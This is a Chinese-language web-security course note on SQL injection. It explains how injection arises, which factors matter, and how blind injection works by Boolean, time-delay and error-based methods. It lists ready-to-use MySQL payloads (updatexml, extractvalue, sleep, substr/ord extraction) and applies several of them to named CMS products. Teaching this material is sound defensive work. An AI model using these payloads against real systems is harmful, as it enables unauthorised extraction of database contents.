
Web攻防-SQL注入&增删改查&盲注&延时&布尔&报错&有无回显&错误处理&审计复盘



#知识点：  
1、Web攻防-SQL注入-产生原理&应用因素  
2、Web攻防-SQL注入-各类数据库类型利用  
----------------------------------------------  
1、Web攻防-SQL注入-参数类型\*参数格式  
2、Web攻防-SQL注入-XML&JSON&BASE64等  
3、Web攻防-SQL注入-数字字符搜索等符号绕过  
----------------------------------------------  
1、Web攻防-SQL注入-操作方法&增删改查  
2、Web攻防-SQL注入-HTTP头&UA&Cookie  
3、Web攻防-SQL注入-HTTP头&XFF&Referer  
----------------------------------------------  
1、Web攻防-SQL注入-操作方法&增删改查  
2、Web攻防-SQL注入-布尔&延时&报错&盲注  
   
#章节点：(待补充)  
OWTOP10，SQL注入，文件安全（上传,下载,读取,删除,包含等），目录遍历，  
CSRF，SSRF，CRLF，SSTI注入，XML&XXE安全，RCE执行（代码或命令等）  
反序列化，业务逻辑（验证码，接口枚举，支付购买，机制验证，越权，并发等）  
未授权访问，失效访问控制，弱口令安全，第三方组件安全，CORS，JSONP等





演示案例：

* WEB攻防-SQL注入-数据库类型利用
* WEB攻防-SQL注入-参数类型&符号干扰
* WEB攻防-SQL注入-参数格式&参数编码
* WEB攻防-SQL注入-增删改查&无回显报错
* WEB攻防-SQL注入-HTTP头&UA&Cookie
* WEB攻防-SQL注入-HTTP头&XFF&Referer
* WEB攻防-SQL注入-布尔&延时&报错&盲注

#数据库知识：  
1、数据库名，表名，列名，数据  
2、自带数据库，数据库用户及权限  
3、数据库敏感函数，默认端口及应用  
4、数据库查询方法（增加删除修改更新）  
   
#SQL注入产生原理：  
代码中执行的SQL语句存在可控变量导致  
   
#影响SQL注入的主要因素：  
1、数据库类型（权限操作）  
2、数据操作方法（增删改查）  
3、参数数据类型（符号干扰）  
4、参数数据格式（加密编码等）  
5、提交数据方式（数据包部分）  
6、有无数据处理（无回显逻辑等）  
   
#常见SQL注入的利用过程：  
1、判断数据库类型  
2、判断参数类型及格式  
3、判断数据格式及提交  
4、判断数据回显及防护  
5、获取数据库名，表名，列名  
5、获取对应数据及尝试其他利用  
   
#黑盒/白盒如何发现SQL注入  
1、盲对所有参数进行测试  
2、整合功能点脑补进行测试  
白盒参考后期代码审计课程  
   
利用过程：  
获取数据库名->表名->列名->数据（一般是关键数据，如管理员）  
   
案例说明：  
在应用中，存在增删改查数据的操作，其中SQL语句结构不一导致注入语句也要针对应用达到兼容执行，另外也需要明白黑盒中功能对应的操作方法；除此之外有无回显，报错都有关系，将影响到采用何种注入方式。  
   
#增删改查  
1、功能：数据查询  
查询：SELECT \* FROM news where id=$id  
2、功能：新增用户，添加新闻等  
增加：INSERT INTO news (字段名) VALUES (数据)  
3、功能：删除用户，删除新闻等  
删除：DELETE FROM news WHERE id=$id  
4、功能：修改用户，修改文章等  
修改：UPDATE news SET id=$id  
   
#布尔&报错&延迟  
盲注就是在注入过程中，获取的数据不能回显至前端页面。  
我们需要利用一些方法进行判断或者尝试，这个过程称之为盲注。  
解决：常规的联合查询注入不行的情况  
我们可以知道盲注分为以下三类：  
1、基于布尔的SQL盲注-逻辑判断  
regexp,like,ascii,left,ord,mid  
2、基于时间的SQL盲注-延时判断  
if,sleep  
3、基于报错的SQL盲注-报错回显  
floor，updatexml，extractvalue  
延迟：  
and sleep(1);  
and if(1>2,sleep(1),0);  
and if(1<2,sleep(1),0);  
布尔：  
and length(database())=7;  
and left(database(),1)='p';  
and left(database(),2)='pi';  
and substr(database(),1,1)='p';  
and substr(database(),2,1)='i';  
and ord(left(database(),1))=112;  
报错：  
and updatexml(1,concat(0x7e,(SELECT version()),0x7e),1)  
and extractvalue(1, concat(0x5c, (select table\_name from information\_schema.tables limit 1)));  
   
参考：  
like 'ro%' #判断ro或ro...是否成立   
regexp '^xiaodi[a-z]' #匹配xiaodi及xiaodi...等  
if(条件,5,0) #条件成立 返回5 反之 返回0  
sleep(5) #SQL语句延时执行5秒  
mid(a,b,c) #从位置b开始，截取a字符串的c位  
substr(a,b,c) #从位置b开始，截取字符串a的c长度  
left(database(),1)，database() #left(a,b)从左侧截取a的前b位  
length(database())=8 #判断数据库database()名的长度  
ord=ascii ascii(x)=97 #判断x的ascii码是否等于97  
   
参考：  
<https://www.jianshu.com/p/bc35f8dd4f7c>  
https://www.cnblogs.com/impulse-/p/14227189.html  
   
基于延时：都不需要  
and if(1=1,sleep(5),0)  
基于布尔：有数据库输出判断标准条件  
and length(database())=6  
基于报错：有数据库报错处理判断标准条件  
and updatexml(1,concat(0x7e,(SELECT @@version),0x7e),1)  
   
#演示案例：  
select没报错和insert有报错-x' or updatexml(1,concat(0x7e,(version())),0) or '#  
select有输出和insert没输出-x' or length(database())=15#  
没报错没输出-x' or if(1=1,sleep(5),0)# x' or if((select database())='news\_management',sleep(1),sleep(0))#'  
   
#实际案例：报错&延时  
1、xhcms-insert报错  
' and updatexml(1,concat(0x7e,(SELECT version()),0x7e),1) and '  
   
2、kkcms-delete延时  
or if(1=1,sleep(5),0)  
or length(database())=5  
or if(ord(left(database(),1))=107,sleep(1),0)  
or if(ord(substr(database(),2,1))=107,sleep(1),0)  
   
3、学员学就用：  
JSON注入文档

涉及资源：[资源下载地址](https://docs.qq.com/doc/DQ3Z6RkNpaUtMcEFr)